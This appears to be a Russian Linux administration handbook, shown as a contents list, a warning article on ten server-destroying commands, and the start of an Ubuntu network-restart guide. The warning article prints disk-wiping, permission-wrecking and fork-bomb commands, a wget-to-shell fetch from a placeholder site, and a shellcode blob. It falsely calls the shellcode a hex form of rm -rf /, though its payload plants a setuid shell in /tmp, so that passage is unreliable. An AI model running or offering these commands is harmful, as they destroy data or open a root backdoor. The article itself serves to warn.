
Руководство администратора по Linux/Unix

Linux/Unix

инженерные заметки



Вводная

Друг, этот документ написали инженеры нашей компании - **Мерион Нетворкс**. Мы любим технологии и наше сообщество. В этой PDF книге ты найдешь “tips and tricks”, советы, гайды, прямые инструкции, как настроить Linux/Unix системы. Здесь есть информация про RHEL, CentOS, Ubuntu и FreeBSD.

Сохрани себе, отправь коллегам.



Вводная	1
10 команд Linux, которые убьют ваш сервер	9
НЕОБРАТИМЫЕ	11
ОПАСНЫЕ, НО ОБРАТИМЫЕ	14
Как перезагрузить сеть в Ubuntu?	16
ПЕРЕЗАГРУЗКА СЕТИ В UBUNTU С ПОМОЩЬЮ КОМАНДНОЙ СТРОКИ	16
NETWORK MANAGER SERVICE	16
SYSTEMD	17
NMCLI	17
IFUP & IFDOWN	18
NMTUI	18
ПЕРЕЗАПУСК СЕТИ В UBUNTU ГРАФИЧЕСКИ	27
Смотрим открытые порты Linux	28
СПИСОК ВСЕХ ОТКРЫТЫХ ПОРТОВ ПРИ ПОМОЩИ КОМАНДЫ NETSTAT	28
СПИСОК ВСЕХ ОТКРЫТЫХ ПОРТОВ ПРИ ПОМОЩИ КОМАНДЫ SS	29
TCP И UDP ПОРТЫ В РЕЖИМЕ РЕАЛЬНОГО ВРЕМЕНИ	30
Перейти на Linux? Попробуйте его сначала!	31
RPM - установка и использование в Linux	48
УСТАНОВКА	49
УДАЛЕНИЕ	56
ОБНОВЛЕНИЕ	56
ЗАПРОС	57
ПРОВЕРКА	59
15 лучших дистрибутивов Linux, ориентированных на анонимность и безопасность	62
QUBES OS	63
TAILS: THE AMNESIC INCOGNITO LIVE SYSTEM	64
BLACKARCH LINUX	65
KALI LINUX	66
JONDO/TOR-SECURE-LIVE-DVD	67
WHONIX	68



DISCREETE LINUX	69
IPREDIAOS	71
PARROT SECURITY OS	72
SUBGRAPH OS	73
HEADS OS	74
ALPINE LINUX	75
PUREOS	76
LINUX KODACHI	77
TENS	78
Установка и настройка ClamAV Linux	79
УСТАНОВКА CLAMAV	80
НАСТРОЙКА АНТИВИРУСА CLAMAV	80
Установка и использование fping в Linux	90
ЧТО ТАКОЕ FPING?	90
УСТАНОВКА	90
ПИНГ МНОЖЕСТВА АДРЕСОВ	91
ПИНГ ДИАПАЗОНА АДРЕСОВ	92
ПИНГ ЦЕЛОЙ ПОДСЕТИ	94
ПИНГ С АДРЕСАМИ ИЗ ФАЙЛА	94
5 инструментов для сканирования Linux-сервера	94
LYNIS – SECURITY AUDITING AND ROOTKIT SCANNER	95
CHKROOTKIT – A LINUX ROOTKIT SCANNERS	97
RKHUNTER – A LINUX ROOTKIT SCANNERS	99
CLAMAV – ANTIVIRUS SOFTWARE TOOLKIT	100
LMD – LINUX MALWARE DETECT	101
Рекурсивно найти слово в файлах и папках Linux	103
НАЙТИ ФРАЗУ В ФАЙЛАХ РЕКУРСИВНО ЧЕРЕЗ КОНСОЛЬ	103
ПОИСК СЛОВА ЧЕРЕЗ MIDNIGHT COMMANDER	104
Автоматическая установка исправлений безопасности и обновлений в CentOS и RHEL	106
НАСТРОЙКА АВТОМАТИЧЕСКИХ ОБНОВЛЕНИЙ БЕЗОПАСНОСТИ В СИСТЕМАХ CENTOS И RHEL	107



ВКЛЮЧЕНИЕ АВТОМАТИЧЕСКОГО ОБНОВЛЕНИЯ БЕЗОПАСНОСТИ НА CENTOS И RHEL 7	107
ВКЛЮЧЕНИЕ АВТОМАТИЧЕСКОГО ОБНОВЛЕНИЯ БЕЗОПАСНОСТИ НА CENTOS И RHEL 6	108
Автоматическая установка обновлений безопасности в Debian и Ubuntu	110
НАСТРОЙКА АВТОМАТИЧЕСКИХ ОБНОВЛЕНИЙ БЕЗОПАСНОСТИ В DEBIAN И UBUNTU	111
15 примеров CURL в Linux	113
ПОСМОТРЕТЬ ВЕРСИЮ CURL	113
СКАЧАТЬ ФАЙЛ	114
ВОЗОБНОВИТЬ ПРЕРВАННУЮ ЗАГРУЗКУ	114
СКАЧАТЬ НЕСКОЛЬКО ФАЙЛОВ	114
СКАЧАТЬ URL ИЗ ФАЙЛА	115
ИСПОЛЬЗОВАТЬ ПРОКСИ С АУТЕНТИФИКАЦИЕЙ ИЛИ БЕЗ НЕЕ	115
ЗАГОЛОВКИ ЗАПРОСА HTTP	115
СДЕЛАТЬ ЗАПРОС POST С ПАРАМЕТРАМИ	116
ЗАГРУЗКА ФАЙЛОВ С FTP-СЕРВЕРА С АУТЕНТИФИКАЦИЕЙ ИЛИ БЕЗ НЕЕ	116
ЗАГРУЗИТЬ ФАЙЛЫ НА FTP-СЕРВЕР С АУТЕНТИФИКАЦИЕЙ ИЛИ БЕЗ	116
УКАЗАНИЕ ПОЛЬЗОВАТЕЛЬСКОГО АГЕНТА	117
ХРАНЕНИЕ COOKIES	117
ОТПРАВИТЬ ФАЙЛЫ COOKIE САЙТА	117
ИЗМЕНИТЬ РАЗРЕШЕНИЕ ИМЕНИ	118
ОГРАНИЧИТЬ СКОРОСТЬ ЗАГРУЗКИ	118
Топ - 5 FTP клиентов для Linux	118
FTP	119
LFTP	119
NCFTP	120
CBFTP	121
YAFC	121
Полезные команды для управления Apache в Linux	122
УСТАНОВКА APACHE SERVER	122
ПРОВЕРКА ВЕРСИИ APACHE	122



ПРОВЕРКА НА ОШИБКИ СИНТАКСИСА КОНФИГУРАЦИИ APACHE	125
ЗАПУСК СЕРВИСА APACHE	126
ВКЛЮЧЕНИЕ СЛУЖБЫ APACHE	126
ПЕРЕЗАПУСК СЛУЖБЫ APACHE	127
ПРОСМОТР СОСТОЯНИЯ СЕРВИСА APACHE	128
ПЕРЕЗАГРУЗКА СЕРВИСА APACHE	128
ОСТАНОВКА СЛУЖБЫ APACHE	129
ПОКАЗАТЬ СПРАВКУ APACHE COMMAND	130
Руководство администратора Linux по устранению неполадок и отладке	132
ИНСТРУМЕНТЫ НАСТРОЙКИ, ПОИСКА, УСТРАНЕНИЯ НЕПОЛАДОК И ОТЛАДКИ СЕТИ	132
ИНСТРУМЕНТЫ СЕТЕВОГО СКАНИРОВАНИЯ И АНАЛИЗА ПРОИЗВОДИТЕЛЬНОСТИ	147
УТИЛИТЫ DNS LOOKUP	158
АНАЛИЗАТОРЫ СЕТЕВЫХ ПАКЕТОВ LINUX	164
ИНСТРУМЕНТЫ УПРАВЛЕНИЯ ФАЕРВОЛОМ LINUX	166
Нужно знать: утилита lsof в Linux	168
КАК УЗНАТЬ, КТО ИСПОЛЬЗУЕТ ФАЙЛ В LINUX?	168
Установка VirtualBox 6.0 на Linux	173
ЧТО НОВОГО В VIRTUALBOX 6.0	174
УСТАНОВКА VIRTUALBOX 6.0 В RED HAT ENTERPRISE LINUX, CENTOS И FEDORA	175
УСТАНОВКА VIRTUALBOX 6.0 В DEBIAN, UBUNTU И LINUX MINT	179
ЗАПУСК VIRTUALBOX 6.0	180
УСТАНОВКА ПАКЕТА РАСШИРЕНИЙ VIRTUALBOX	181
ОБНОВЛЕНИЕ VIRTUALBOX	182
УДАЛЕНИЕ VIRTUALBOX	183
Лучшие HEX – редакторы для Linux	184
ЧТО ТАКОЕ HEX-РЕДАКТОР	184
КТО ИСПОЛЬЗУЕТ HEX-РЕДАКТОРЫ	184
XXD HEX EDITOR	185
HEXEDIT HEX EDITOR	186
HEXYL HEX EDITOR	187



GHEX - GNOME HEX EDITOR	188
BLESS HEX EDITOR	189
ОКТЕТА EDITOR	190
WXHEXEDITOR	191
HEXCURSE - CONX HEX EDITOR	192
HEXER BINARY EDITOR	193
EMACS	194
ЗАКЛЮЧЕНИЕ	195
Open – source OS: 3 отличия Linux от OpenBSD	195
ОСНОВЫ	195
ЯДРО ПРОТИВ ПОЛНОЦЕННОЙ ОС	196
ЛИЦЕНЗИРОВАНИЕ	197
КАКИЕ БЫВАЮТ БЗДЫ	198
ЗАЧЕМ ВЫБИРАТЬ BSD ВМЕСТО LINUX?	199
8 крутых файловых менеджеров Linux: обзор и установка	199
GNU MIDNIGHT COMMANDER	200
RANGER CONSOLE FILE MANAGER	201
CFILES FAST TERMINAL FILE MANAGER	202
VIFM CONSOLE FILE MANAGER	204
NNN TERMINAL FILE BROWSER	205
LFM LAST FILE MANAGER	206
LF – LIST FILES	208
WCM COMMANDER	209
ЗАКЛЮЧЕНИЕ	210
Настройка DHCP сервера на CentOS или Ubuntu	211
УСТАНОВКА DHCP-СЕРВЕРА В CENTOS И UBUNTU	211
НАСТРОЙКА DHCP-СЕРВЕРА В CENTOS И UBUNTU	211
НАСТРОЙКА КЛИЕНТОВ DHCP	216
НАСТРОЙКА КЛИЕНТА DHCP НА CENTOS	216
НАСТРОЙКА DHCP-КЛИЕНТА В UBUNTU	217
Автоматическая смена паролей пользователей Linux	218
СРОК ДЕЙСТВИЯ ПАРОЛЕЙ	219
ЗАСТАВЛЯЕМ ПОЛЬЗОВАТЕЛЯ МЕНЯТЬ ПАРОЛЬ КАЖДЫЕ 90 ДНЕЙ	219



СРОК ДЕЙСТВИЯ УЧЕТНОЙ ЗАПИСИ	220
СКОЛЬКО ВРЕМЕНИ НА СМЕНУ ПАРОЛЯ?	221
ПРЕДУПРЕЖДЕНИЯ ДЛЯ ПОЛЬЗОВАТЕЛЕЙ	221
ЗАЩИЩАЕМСЯ ОТ ЧАСТОЙ СМЕНЫ ПАРОЛЕЙ	221
Права доступа к MySQL через Linux	222
ЛОГИНИМСЯ	222
А ТЕПЕРЬ ПРАВА	223
ПРИМЕР №1	224
ПРИМЕР №2	224
КАК ПОСМОТРЕТЬ ПРАВА ОПРЕДЕЛЕННОГО ПОЛЬЗОВАТЕЛЯ В MYSQL	225
Поднимаем NFS сервер на Ubuntu	225
ТЕОРИЯ	225
НАСТРОЙКА	227
13 команд для проверки железа на сервере Linux	230
LSCPU	231
LSHW – СПИСОК ЖЕЛЕЗНЫХ КОМПОНЕНТОВ	232
LSPCI – СПИСОК PCI	234
LSSCSI – СПИСОК SCSI УСТРОЙСТВ	235
LSUSB – СПИСОК USB – ШИН И ПОДРОБНАЯ ИНФОРМАЦИЯ ОБ УСТРОЙСТВАХ	235
LSBLK - УСТРОЙСТВА И ПАРТИЦИИ ДЛЯ ХРАНЕНИЯ	235
DF - ИНФОРМАЦИЯ О ПРОСТРАНСТВЕ ФАЙЛОВОЙ СИСТЕМЫ	236
PYDF - DF НА ЯЗЫКЕ PYTHON	237
FDISK	237
MOUNT	239
FREE	240
DMIDECODE	240
ФАЙЛЫ /PROC	241
Шесть полезных трюков в работе с Linux	243
ТАБУЛЯЦИЯ	243
ПАЙПИРОВАНИЕ	244
МАСКА	244



ВЫВОД КОМАНДЫ В ФАЙЛ	245
БЫСТРАЯ СМЕНА ДИРЕКТОРИИ	245
ФОНОВЫЕ ПРОЦЕССЫ И ЗАПУСК ПО УСЛОВИЮ	245
Мониторинг сервера с помощью Linux-dash	246
УСТАНОВКА	246
ЗАПУСК	247
Ещё несколько полезных команд для CentOS	249
ИСТОРИЯ ВВЕДЁННЫХ КОМАНД	250
ФАЙЛЫ В СИСТЕМЕ, ЗАНИМАЮЩИЕ БОЛЬШЕ ВСЕГО МЕСТА И ФАЙЛОВАЯ ИНФОРМАЦИЯ	251
ЗАБАВНАЯ КОМАНДА ДЛЯ НОВИЧКОВ, ПОЗВОЛЯЮЩАЯ ПОСТЕПЕННО ПОСТИГАТЬ LINUX	253
Настройка SSH и MOTD баннера в CentOS	254
НАСТРОЙКА	254
Как расшарить папку в CentOS с помощью Samba	257
УСТАНОВКА	257
КОНФИГУРАЦИЯ	259
Установка MySQL Server на CentOS 7	261
ПРОЦЕСС УСТАНОВКИ	261
НАСТРОЙКА БЕЗОПАСНОСТИ	264
СОЗДАНИЕ ТЕСТОВОЙ БАЗЫ ДАННЫХ И МАНИПУЛЯЦИИ С ПОЛЬЗОВАТЕЛЯМИ	265
Установка CentOS 7 Minimal	266
ПРОЦЕСС УСТАНОВКИ	267
НАСТРОЙКА СЕТЕВЫХ ИНТЕРФЕЙСОВ С ПОМОЩЬЮ NMTUI	268
УСТАНОВКА МАТЕ И НЕОБХОДИМЫХ ПАКЕТОВ	271
Установка Gnome на CentOS 6	273
ПРОЦЕСС УСТАНОВКИ	273
ЗАПУСК И ПЕРЕКЛЮЧЕНИЕ МЕЖДУ РЕЖИМАМИ	275
Как восстановить пароль от root в CentOS 7	277
ПРОЦЕСС ВОССТАНОВЛЕНИЯ	277
Linux: команды для работы с файлами и директориями	280



ОСНОВЫ	280
КОМАНДЫ ДЛЯ РАБОТЫ С ФАЙЛАМИ И ДИРЕКТОРИЯМИ	281
РАБОТА С АРХИВАМИ	283
РАБОТА С .RPM ПАКЕТАМИ	284
ПРО ЖЁСТКИЕ ДИСКИ	284
КОМАНДЫ	286
Как установить права доступа в Linux	288
ВВЕДЕНИЕ	288
ИЗМЕНЕНИЕ УРОВНЯ ДОСТУПА	289
ИСПОЛЬЗОВАНИЕ UMASK – НАСТРОЙКА УРОВНЯ ДОСТУПА ПО	
УМОЛЧАНИЮ	290
НЕСКОЛЬКО ПОЛЕЗНЫХ ПРИМЕРОВ ИСПОЛЬЗОВАНИЯ CHMOD	291
Как пользоваться vim в Linux	292
ТЕКСТОВЫЙ РЕДАКТОР VIM	292
КОМАНДНЫЙ РЕЖИМ И ЕГО ВОЗМОЖНОСТИ	293
СОХРАНЕНИЕ И ВЫХОД	295
ОФИЦИАЛЬНЫЙ САЙТ И ПРОЦЕСС УСТАНОВКИ	296
НАСТРОЙКА OPENVPN ACCESS SERVER С ПОМОЩЬЮ ВЕБ-	
ИНТЕРФЕЙСА	298
ЗАКЛЮЧЕНИЕ	303
Установка CentOS 7 в Hyper-V	304
ПОШАГОВОЕ ВИДЕО	304
ПОДГОТОВКА	304
УСТАНОВКА	305



10 команд Linux, которые убьют ваш сервер

Если ты только начал осваивать Linux, то просто обязан знать то, что я сейчас тебе расскажу.

В Linux есть целых 10 команд, которые ты никогда не должен вводить в командную строку или советовать кому-нибудь это сделать.

Это как непростительные заклятия, которые не должен произносить ни один волшебник.

Их запуск может привести к самым негативным последствиям - безвозвратному удалению всей операционной системы или важных файлов, зацикливанию процессов и зависанию системы, заражению вредоносным кодом и другим неприятностям.

Внимание! Эти команды действительно могут навредить твоей системе. Компания Мерион Нетворкс снимает с себя всякую ответственность за последствия, исполнения читателями данных команд. Материал носит исключительно ознакомительный характер.

Дело в том, что Linux предполагает, что ты знаешь, что делаешь и, как правило, не спрашивает подтверждения прежде чем исполнить команду, даже если она может навредить.

В Интернете часто подшучивают над новичками, которые просят помощи в настройке Linux, предлагая им ввести эти команды, а затем "ловят лулзы" от



реакции человека, который сообщает, что все сломалось окончательно. Чтобы не стать жертвой таких "доброжелателей" и других "темных сил" читай нашу статью!

НЕОБРАТИМЫЕ

И начнём мы с действительно "непростительных заклятий", последствия которых невозможно обратить:

1. **rm -rf /** - Удаляет всё, до чего только может добраться. Короче - "Avada Kedavra!" в Linux'е.

Чтобы лучше разобраться как она действует, давайте разобьём её на составляющие:

- **rm** - команда для удаления файлов
- **-r** - рекурсивное удаление всех файлов внутри папки, включая вложенные папки и файлы в них
- **-f** - означает "force", не спрашивает подтверждения для выполнения операции у пользователя
- **/**

- "слэшом" обозначается корневая директория ОС, которая содержит в себе не только все файлы системы, но также и подключенные устройства, такие как удаленные директории (сетевые шары), USB-носители и другое.



Таким образом, система поймёт данную команду как: “Удали мне всё, что можно и начни с корневой директории!”

В GNU/Linux, ОС Solaris и FreeBSD есть механизмы защиты, от ввода данной команды. Например, в GNU система не даёт ввести эту команду, так как в конфиге активирована функция `--preserve-root`. Однако, если добавить к ней ключ `--no-preserve-root`, то команда всё же сработает.

Существует несколько вариаций для маскировки этой команды, так что запомни их и не спеши слепо вводить в консоль:

- `mkdir test`
- `cd test`
- `touch ./-r`
- `touch ./-f`
- `su`

```
rm * /
```

Делает то же самое, но усыпляет бдительность, создавая ненужную директорию “test”

- `char esp[] __attribute__((section(".text"))) /* e.s.p`
- `release */`
- `= "\xeb\x3e\x5b\x31\xc0\x50\x54\x5a\x83\xec\x64\x68"`
- `"\xff\xff\xff\xff\x68\xdf\xd0\xdf\xd9\x68\x8d\x99"`
- `"\xdf\x81\x68\x8d\x92\xdf\xd2\x54\x5e\xf7\x16\xf7"`



- `"\x56\x04\xf7\x56\x08\xf7\x56\x0c\x83\xc4\x74\x56"`
- `"\x8d\x73\x08\x56\x53\x54\x59\xb0\x0b\xcd\x80\x31"`
- `"\xc0\x40xeb\xf9\xe8\xbd\xff\xff\xff\x2f\x62\x69"`
- `"\x6e\x2f\x73\x68\x00\x2d\x63\x00"`
- `"cp -p /bin/sh /tmp/.beyond; chmod 4755`

`/tmp/.beyond;"`;

16-ричное представление команды `rm -rf /`, его система тоже поймёт.

2. `sudo dd if=/dev/zero of=/dev/sda bs=8m` - Заполняет начальные 40Мбайт (8m) жесткого диска, которые содержат важные данные структуры нулями. Что делает невозможным их восстановление и приводит к невозможности загрузки ОС.

/dev/zero – это некое псевдоустройство, которое делает только одно – генерирует нули, а **/dev/sda** - это, как правило, устройство жёсткого диска. Командой `dd` мы как бы говорим системе: “Скопируй данные из генератора нулей и замени ею первые 40Мбайт на моём жестком диске!”

Обратите внимание на `sudo` перед последующей командой. Это значит, что её можно исполнить только под пользователем `root`.

*Встречается ещё использование другого псевдоустройства - `if=/dev/random`. В отличие от **/dev/zero** он генерирует абсолютно случайный, несвязный бред. Применяется в основном для генерации ключей.*



-
3. **shred /dev/sda** - Удалит все данные на жёстком диске. Команду можно прервать комбинацией Ctrl+C, но всё равно будет слишком поздно, чтобы восстановить критичные области. Кстати, на самом деле **shred** использует те же генераторы бреда **/dev/random** или **/dev/urandom** и начинает заполнять диск данными от них.
 4. **mkfs.ext3 /dev/sda** - Форматирование жесткого диска. По сути, эта команда создаёт новую файловую систему **ext3** (или ещё бывает ext4) на жестком диске, предварительно стирая с него все данные.
 5. **chmod -Rv 000 /** - Отнимает все разрешения на все файлы и все папки в системе. После ввода этой команды систему нельзя будет даже перезагрузить. А если перезагрузить её вручную, то она всё равно уже не сможет запуститься нормально, так как запрашиваемые при загрузке компоненты будут недоступны.
 6. **chown -R nobody:nobody /** - Меняет владельца всех файлов и папок системы на “никого”. По сути, эффект от ввода этой команды таким же, как и от предыдущий. Поскольку никто не является владельцем ничего в системе, то и сделать он с ней ничего не сможет, даже запустить.
-

ОПАСНЫЕ, НО ОБРАТИМЫЕ

7. **:(){ :|:& };:** - Логическая бомба (известная также как fork bomb), забивающая память системы, что в итоге приводит к её зависанию.

Чтобы лучше понять, как она действует, давайте её немного преобразуем:



- `fu() {`
- `fu | fu &`
- `}`

`fu`

Этот Bash код создаёт функцию, которая запускает ещё два своих экземпляра, которые, в свою очередь снова запускают эту функцию и так до тех пор, пока этот процесс не займёт всю физическую память компьютера, и он просто не зависнет. Ни к чему фатальному это конечно не приведет, но перезагрузиться всё же придётся.

9. **команда > file.conf** - Команда, которая может перезаписать важный конфигурационный файл. В Linux есть две функции, которые часть путают > - заменить и >> - добавить. Таким образом, если написать какую-команду и неправильно использовать функцию замены при редактировании конфигурационного файла, можно потерять его содержимое. А если написать > **file.conf**, то можно просто стереть содержимое файла.
10. **wget http://вредоносный_сайт -O- | sh** - Скачивание и последующие исполнение какого-либо скрипта с сайта в Интернете. Если ресурс, с которого ты качаешь скрипт окажется вредоносным, то ты рискуешь заразить свою систему, ведь в скрипте может оказаться код, написанный злоумышленником, который с радостью исполнит твоя система. Так что внимательно относись к тому, что скачиваешь и запускаешь.
11. **chmod -R 777 /** - Даёт разрешение всем пользователям системы читать, перезаписывать и запускать всё что угодно. Конечно, с такой системой можно жить и работать, но её безопасность будет под угрозой.



Стоит отметить, что в различных дистрибутивах Linux есть механизмы защиты от ввода данных команд, где-то спрашивают пароль root, где-то запрашивают подтверждение на исполнение, где-то просят ввести специальные ключи.

Как перезагрузить сеть в Ubuntu?

Вы используете систему на основе **Ubuntu** и просто не можете подключиться к своей сети? Вы будете удивлены, сколько проблем можно исправить простым перезапуском.

ПЕРЕЗАГРУЗКА СЕТИ В UBUNTU С ПОМОЩЬЮ КОМАНДНОЙ СТРОКИ

Если вы используете Ubuntu Server Edition, вы уже находитесь в терминале. Если вы используете настольную версию, вы можете получить доступ к терминалу с помощью сочетания клавиш **Ctrl + Alt + T** в Ubuntu.

Теперь у вас есть несколько команд для перезагрузки сети в Ubuntu. Некоторые (или, возможно, большинство) упомянутые здесь команды должны быть применимы для перезапуска сети в **Debian** и других дистрибутивах Linux.

NETWORK MANAGER SERVICE

Это самый простой способ перезагрузить сеть с помощью командной строки. Это эквивалентно графическому способу сделать это (перезапускает службу Network-Manager).



```
sudo service network-manager restart
```

Значок сети должен на мгновение исчезнуть, а затем снова появиться.

SYSTEMD

Второй способ – это команда **systemctl**, которая гораздо более универсальна, чем `service`.

```
sudo systemctl restart NetworkManager.service
```

Значок сети снова должен исчезнуть на мгновение. Чтобы проверить другие параметры `systemctl`, вы можете обратиться к его справочной странице.

NMCLI

Это еще один инструмент для работы с сетями на компьютере с Linux. Это довольно мощный инструмент, и многие системные администраторы предпочитают его, поскольку он прост в использовании.

Этот метод состоит из двух шагов: выключить сеть, а затем снова включить ее.

```
sudo nmcli networking off
```

Сеть отключится и значок исчезнет. Чтобы включить его снова:

```
sudo nmcli networking on
```



Вы можете проверить справочную страницу **nmcli** для большего количества вариантов.

IFUP & IFDOWN

Эти команды управляют сетевым интерфейсом напрямую, изменяя его состояние на состояние, при котором он может или не может передавать и получать данные. Это одна из самых известных сетевых команд в Linux.

Чтобы закрыть все сетевые интерфейсы, используйте **ifdown**, а затем используйте **ifup**, чтобы снова включить все сетевые интерфейсы.

Хорошей практикой было бы объединить обе эти команды:

```
sudo ifdown -a && sudo ifup -a
```


NMTUI

Это еще один метод, часто используемый системными администраторами. Это текстовое меню для управления сетями прямо в вашем терминале.

```
nmtui
```

Это должно открыть следующее меню:






Обратите внимание, что в **nmtui** вы можете выбрать другой вариант, используя клавиши со стрелками вверх и вниз.

